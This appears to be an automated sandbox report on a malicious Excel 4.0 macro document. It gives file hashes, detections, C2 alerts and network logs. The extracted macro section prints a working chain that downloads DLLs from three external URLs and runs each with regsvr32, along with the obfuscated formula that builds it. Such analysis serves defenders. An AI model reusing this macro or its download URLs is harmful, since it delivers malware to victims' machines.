Lt.....h4.iQ?....[.K.....ul.....}.....d....M.....6q.Q~.0.\.'U^)`.u.....-.....d..7...2.-.2+3.....A./.%Q...k...Q.,...H.B.%..O..x..5\...Hk.....B.';"Ym.'....X.I.E.6..a8.6..nq..x.r4..1t.....,..u.O..O.L...Uf...X.u.F .(.(....."..q...n{%U.-u....l6!....Z....~o0.}Q'.s.i....7...>4x...A.h.Mk].O.z.].6...53...b^;..>e..x.'1..\p.O.k..B1w..|..K.R.....2.e0..X.^...I...w..!.v5B]x..z.6.G^uF..].b.W...'..I.;..p..@L{.E..@W..3.&...

C:\Users\user\AppData\Local\Temp\Tar807.tmp	
Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	162298
Entropy (8bit):	6.30209028339373
Encrypted:	false
SSDEEP:	1536:1ra6crtilgCyNY2IpFQNujcz5YJkKCC/rH8Zz04D8rlCMiB3XlMc6h:1x0imCy6QNujcmJkr97MiVGzh
MD5:	7EE994C83F2744D702CBA18693ED1758
SHA1:	17EAA8A28E7ABF096E97537EFE25A34CD7C1FD80
SHA-256:	5DB917AB6DC8A42A43617850DFBE2C7F26A7F810B229B349E9DD2A2D615671D2
SHA-512:	D5ED3AD13D58B6D41347D4521F71F9C5DCC3CA706AD1E3A96A9837C8E9087EB511896CA5B49904FC13E6FA176960F4B538379638FCF1D5E8DF6B30072F216BE A
Malicious:	false
Preview:	0..y...*.H.....y.0..y....1.0...`.H.e.....0..jC..+.....7.....j30..j.0...+.....7.....{.ZV....220608070702Z0...+.....0..i.0..D.....`...@.,..0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R. o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DFA00266093586698C.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.2485849005107266
Encrypted:	false
SSDEEP:	768:ADMPKpb8rGYrMPe3q7Q0XV5xtezE8vpI8UM+Vyq:AYKpb8rGYrMPe3q7Q0XV5xtezE8vG8U7
MD5:	27D3AABED2D8938973EB8824732687BA
SHA1:	24D9540BDD0EF40C1A74148B1E940478BD01FD5A
SHA-256:	9D0101BC81982ACA7CC528CC7AE03BAE8455F5CD7267B3A5D0EB87D68C7E63EA
SHA-512:	D691693C1D0FEFB0FE19F06930F4120D3E80A9A8FE33D6CFA2F2183BA6AA368DF21806AD895815FFB8070BC2E175D0E8722AA9CC4AF1A0A5263EB4FCFDC721 39
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFEE5B54DDC882DEE7.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	.....

C:\Users\user\Desktop\documentazione 68668.xls	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Wed Jun 8 07:41:36 2022, Security: 0
Category:	dropped
Size (bytes):	47616

Entropy (8bit):	4.438050729410308
Encrypted:	false
SSDEEP:	768:eDMPKpb8rGYrMPe3q7Q0XV5xtezE8vpI8UM+Vyis73q/44fq/uVD:eYKpb8rGYrMPe3q7Q0XV5xtezE8vG8Uz
MD5:	FC28C99A70312977C4756F10A1FEBD29
SHA1:	CDB554A798592B4469CBEFB8A93C2BD8DA632F35
SHA-256:	6774ED57B825C1D8126F27F36323DFFD9CD8AC7CE3B7AED0ABB856587708986A
SHA-512:	14573525384C24EB35B4A08169A3B49E268230976F4029113E46620B6E806413494E100AD34746BD0595E9362B3036FF593E7DEB5FB1269154FB4569BF513846
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\documentazione 68668.xls, Author: John Lambert @JohnLaTwC
Preview:	.....>.....[.....Z..... .....ZO .....\.p....userTH B.....a.....=.....=.....Ve18.....X.@..... ."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\wdusx2.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	661504
Entropy (8bit):	4.956080357124322
Encrypted:	false
SSDEEP:	6144:HioEnJyVLryVLryVLryVLryVLryVLryVLGLO8yMZodxz51dPRHh+u392986Ugn:CAYYYYYY6a8S91d5Yu3w+6
MD5:	3F418FE2743B42214FC4A6D6BDD15A13
SHA1:	45A780014944CB01407EAB26D0E472C7E37D4963
SHA-256:	1EC9DC22A44EB1BD30B4C56B12CCAE1CFCB67F9ABA8F3A8E4A3DE562D237371E
SHA-512:	1CEE67179EBC7E000F1CA8AAF7BC88603A19A9A0352B1CE751DFFC3EE660211236BDF1F6C2E6BEED4503FC960E128D21230032E6EF0776058FCE26C195E1B00F
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 88%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...j8.b....."....$.....a..... .....E.....(.....`..0.....(.....text...0#.....$..... .P`.data.....@.....(.....@.`. .rdata.....P.....6.....@.`@.pdata..0....`.....:.....@.0@.xdata.....p.....>.....@.0@.bss.....`..edata..E.....B.....@.0@.idata..(. .....D.....@.0..CRT....X.....L.....@.@..tls....H.....N.....@.`..rsrc.....P.....@.0..reloc.....@.0B..... .....

C:\Users\user\wdusx3.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	6424
Entropy (8bit):	5.110994009346991
Encrypted:	false
SSDEEP:	96:vGzZELraVLYVQyS2qiCquqHlmRxMsVoWQ2z1:KZELraVUVZfqquq0jaIz1
MD5:	2826B1E7AF14A75FEE51D4E4534EEFF5
SHA1:	C9EAB9B2B15CFFC0273B3F8D197007B025018838
SHA-256:	8CC3FE518E10BFEDD841106B51A5B0FBC337161CFC4D7360DB0436EE9D1A68E5
SHA-512:	1C77D4A9EDE815B53DF07220742E43A180097F066BE9A6C3AC22F573910955DDB0047700F9F277BD6C794D8560865AD28CF58DE40BB1F939EA4C8CF7F28BA39
Malicious:	false
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN". "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">.. <html xmlns="http://www.w3.org/1999/xhtml"><head> <meta http-equiv="Content-Type" content="text/html; charset=us-ascii" /><meta name="robots" content="noindex, nofollow" /> <title>iPage</title> <link rel="stylesheet" type="text/css" href="http://www1.ipage.com/xslt/elements/generic_csscomponent.css" /> <script src="http://www1.ipage.com/generalAppC/scriptcat/87ae207201c55b84c5270851159260e1.1" type="text/javascript"></script></head><body id="stylesheet1"><style>#nav li {display: inline-block;}a.nav-thin-right {padding: 0 30px;}#nav li a.loginkey, #nav li a.loginkey:hover {background-position: -8px -8px;}</style> iPage Powerful Web Hosting and Domain Names for Home and Business <img src="http:

C:\Windows\System32\LxvynAbdjmnUIIL\BlVTVcJlqYTKwC.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped

Size (bytes):	661504
Entropy (8bit):	4.956080357124322
Encrypted:	false
SSDEEP:	6144:HioEnJyVLryVLryVLryVLryVLryVLryVLGLO8yMZodxz51dPRHh+u392986Ugn:CAYYYYYY6a8S91d5Yu3w+6
MD5:	3F418FE2743B42214FC4A6D6BDD15A13
SHA1:	45A780014944CB01407EAB26D0E472C7E37D4963
SHA-256:	1EC9DC22A44EB1BD30B4C56B12CCAE1CFCB67F9ABA8F3A8E4A3DE562D237371E
SHA-512:	1CEE67179EBC7E000F1CA8AAF7BC88603A19A9A0352B1CE751DFFC3EE660211236BDF1F6C2E6BEED4503FC960E128D21230032E6EF0776058FCE26C195E1B00F
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 88%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...j8.b....."....$.....a..... .....E.....(.....`..0.....(.....text...0#.....$..... .P`.data.....@.....(.....@.`. .rdata.....P.....6.....@.`@.pdata..0....`.....:.....@.0@.xdata.....p.....>.....@.0@.bss.....`..edata..E.....B.....@.0@.idata..(. .....D.....@.0..CRT....X.....L.....@.@..tls....H.....N.....@.`..rsrc.....P.....@.0..reloc.....@.0B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Wed Jun 8 07:41:36 2022, Security: 0
Entropy (8bit):	4.4366946198152215
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	documentazione 68668.xls
File size:	47616
MD5:	a4c856aa217eab1f66dfade13f701013
SHA1:	c4bd8e7e5cbb3e8038186851e7eb9ee65007c64d
SHA256:	51737c16eed7b848b37b843555c7bda5ead1f418fbadb8def452d287d0817179
SHA512:	ea03f122caa5b5d019c122827c895b447f40d796574cd3ae8206e52d412dd9f9cb95d51decf8167de4d42a3a21068b841ab06a9616de22e676271945eb54ae0e
SSDEEP:	768:hDMPKpb8rGYrMPe3q7Q0XV5xtezE8vpI8UM+Vyis73q/44fq/uVR:hYKpb8rGYrMPe3q7Q0XV5xtezE8vG8Uh
TLSH:	1423B546BB5AC85DF915873448E747EA7323EC314F6B07833669B3256FF88A05A0325B
File Content Preview:	.....>.....[.....Z.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "documentazione 68668.xls"

Indicators

Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary	
Code Page:	1251
Author:	Dream
Last Saved By:	TYHRETH
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-06-08 06:41:36
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.5362437358174649
Base64 Encoded:	False
Data ASCII:	. . . . + , 0 . . . d . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t . . . . . E S R S G B 1 . . . . . E G S H R H V 2 . . . . . E S H V G R E R 3 . . . . . P K E K P P G E K K P G E . . . . . M N
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 64 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 fb 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.2811000845961033
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . + ' 0 . . . . @ . . . . H . . . . X . . . . h . . . . D r e m . . . . T Y H R E T H . . . . M i c r o s o f t E x c e l . @ . . . . ? R , . @ . . . . . { . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 37656

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	37656
Entropy:	5.157896293392311
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . T Y H R E T H B . . . . a . . . . = ... = ... V e 1 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 07 00 00 54 59 48 52 45 54 48 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	PKEKPPGEKKPGE
Extraction:	dynamic

Type:	4
Final:	False
Visible:	False
Protected:	False

2,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.zardamarine.com/images/psQbAjrrEOXWPrS/","..\wdusx1.ocx",0,0)",F13)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\wdusx1.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kronostr.com/tr/68yHRhfuU7Qj/","..\wdusx2.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\wdusx2.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://labfitouts.com/cgi-bin/Rea3lu3wGvgAbTset0/","..\wdusx3.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\wdusx3.ocx")",F25)=FORMULA("=RETURN()",F35)

Name:	PKEKPPGEKKPGE
Extraction:	dynamic
Type:	4
Final:	False
Visible:	False
Protected:	False

2,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.zardamarine.com/images/psQbAjrrEOXWPrS/","..\wdusx1.ocx",0,0)",F13)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\wdusx1.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kronostr.com/tr/68yHRhfuU7Qj/","..\wdusx2.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\wdusx2.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://labfitouts.com/cgi-bin/Rea3lu3wGvgAbTset0/","..\wdusx3.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\wdusx3.ocx")",F25)=FORMULA("=RETURN()",F35)
12,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.zardamarine.com/images/psQbAjrrEOXWPrS/","..\wdusx1.ocx",0,0)
16,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\wdusx1.ocx")
18,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kronostr.com/tr/68yHRhfuU7Qj/","..\wdusx2.ocx",0,0)
20,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\wdusx2.ocx")
22,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://labfitouts.com/cgi-bin/Rea3lu3wGvgAbTset0/","..\wdusx3.ocx",0,0)
24,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\wdusx3.ocx")
34,5,=RETURN()

Name:	PKEKPPGEKKPGE, Macrosheet
Extraction:	static
Type:	unknown
Final:	unknown
Visible:	True
Protected:	unknown

SHEET: PKEKPPGEKKPGE, Macrosheet
CELL:F3, =(((((FORMULA((((((((((((((('ESRSGB1'!L24&'ESRSGB1'!L26)&'ESRSGB1'!L27)&'ESRSGB1'!L28)&'ESRSGB1'!L28)&'EGSHRHV2'!B3)&'EGSHRHV2'!E9)&'EGSHRHV2'!G12)&'ESRSGB1'!F10)&'EGSHRHV2'!J6)&'ESHVGRER3'!D4)&'EGSHRHV2'!F16)&'ESHVGRER3'!Q10)&'ESHVGRER3'!C11)&'ESHVGRER3'!O19,F13)=FORMULA((((((((((((((((('ESRSGB1'!L24&'ESRSGB1'!G8)&'ESRSGB1'!F4)&'ESRSGB1'!G8)&'ESRSGB1'!O3)&'ESRSGB1'!L30)&'ESRSGB1'!F24)&'ESRSGB1'!O3)&'ESHVGRER3'!Q17)&'ESHVGRER3'!R12)&'ESRSGB1'!A4)&'ESHVGRER3'!P23)&'ESRSGB1'!A4)&'ESHVGRER3'!D25)&'ESRSGB1'!F10)&'ESHVGRER3'!E20)&'ESHVGRER3'!M13)&'ESHVGRER3'!C11)&'ESRSGB1'!F24)&'ESRSGB1'!L31,F17))=FORMULA((((((((((((('ESRSGB1'!L24&'ESRSGB1'!L26)&'ESRSGB1'!L27)&'ESRSGB1'!L28)&'ESRSGB1'!L28)&'EGSHRHV2'!B3)&'EGSHRHV2'!E9)&'EGSHRHV2'!G12)&'ESRSGB1'!F10)&'EGSHRHV2'!J6)&'ESHVGRER3'!D4)&'EGSHRHV2'!G18)&'ESHVGRER3'!Q10)&'ESHVGRER3'!H7)&'ESHVGRER3'!O19,F19))=FORMULA((((((((((((((((((('ESRSGB1'!L24&'ESRSGB1'!G8)&'ESRSGB1'!F4)&'ESRSGB1'!G8)&'ESRSGB1'!O3)&'ESRSGB1'!L30)&'ESRSGB1'!F24)&'ESRSGB1'!O3)&'ESHVGRER3'!Q17)&'ESHVGRER3'!R12)&'ESRSGB1'!A4)&'ESHVGRER3'!P23)&'ESRSGB1'!A4)&'ESHVGRER3'!D25)&'ESRSGB1'!F10)&'ESHVGRER3'!E20)&'ESHVGRER3'!M13)&'ESHVGRER3'!H7)&'ESRSGB1'!F24)&'ESRSGB1'!L31,F21))=FORMULA((((((((((((((('ESRSGB1'!L24&'ESRSGB1'!L26)&'ESRSGB1'!L27)&'ESRSGB1'!L28)&'ESRSGB1'!L28)&'EGSHRHV2'!B3)&'EGSHRHV2'!E9)&'EGSHRHV2'!G12)&'ESRSGB1'!F10)&'EGSHRHV2'!J6)&'ESHVGRER3'!D4)&'EGSHRHV2'!H16)&'ESHVGRER3'!Q10)&'ESHVGRER3'!K15)&'ESHVGRER3'!O19,F23))=FORMULA((((((((((((((('ESRSGB1'!L24&'ESRSGB1'!G8)&'ESRSGB1'!F4)&'ESRSGB1'!G8)&'ESRSGB1'!O3)&'ESRSGB1'!L30)&'ESRSGB1'!F24)&'ESRSGB1'!O3)&'ESHVGRER3'!Q17)&'ESHVGRER3'!R12)&'ESRSGB1'!A4)&'ESHVGRER3'!P23)&'ESRSGB1'!A4)&'ESHVGRER3'!D25)&'ESRSGB1'!F10)&'ESHVGRER3'!E20)&'ESHVGRER3'!M13)&'ESHVGRER3'!K15)&'ESRSGB1'!F24)&'ESRSGB1'!L31,F25))=FORMULA(('ESRSGB1'!L24&'ESRSGB1'!G44)&'ESRSGB1'!H46)&'ESRSGB1'!J44,F35), 0


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.22198.199.70.22491778080240432208/06/22-09:20:53.106547	TCP	2404322	ET CNC Feodo Tracker Reported CnC Server TCP group 12	49177	8080	192.168.2.22	198.199.70.22

Network Port Distribution

Total Packets: 47



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 6, 2022 09:20:16.356266975 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:16.356326103 CEST	443	49171	208.67.23.91	192.168.2.22
Aug 6, 2022 09:20:16.356409073 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:16.375463963 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:16.375492096 CEST	443	49171	208.67.23.91	192.168.2.22
Aug 6, 2022 09:20:16.864212036 CEST	443	49171	208.67.23.91	192.168.2.22
Aug 6, 2022 09:20:16.864309072 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:16.878142118 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:16.878160000 CEST	443	49171	208.67.23.91	192.168.2.22
Aug 6, 2022 09:20:16.878542900 CEST	443	49171	208.67.23.91	192.168.2.22
Aug 6, 2022 09:20:16.878638983 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:17.150321960 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:17.195363998 CEST	443	49171	208.67.23.91	192.168.2.22
Aug 6, 2022 09:20:17.344319105 CEST	443	49171	208.67.23.91	192.168.2.22
Aug 6, 2022 09:20:17.344535112 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:17.344551086 CEST	443	49171	208.67.23.91	192.168.2.22
Aug 6, 2022 09:20:17.344624043 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:17.345534086 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:17.345561981 CEST	443	49171	208.67.23.91	192.168.2.22
Aug 6, 2022 09:20:17.345572948 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:17.345634937 CEST	49171	443	192.168.2.22	208.67.23.91
Aug 6, 2022 09:20:17.907493114 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:17.955605030 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:17.955733061 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:17.956005096 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.004107952 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.101455927 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.101490021 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.101511002 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.101535082 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.101555109 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.101566076 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.101586103 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.101591110 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.101597071 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.101619959 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.101619959 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.101646900 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.101658106 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.101670980 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.101676941 CEST	80	49172	188.132.217.108	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 6, 2022 09:20:18.101699114 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.101706028 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.101717949 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.101758003 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.106215000 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.149869919 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.149924994 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.149971008 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.150001049 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.150046110 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.150094986 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.150105000 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.150132895 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.150139093 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.150156975 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.150177002 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.150208950 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.150228977 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.150259972 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.150270939 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.150310040 CEST	80	49172	188.132.217.108	192.168.2.22
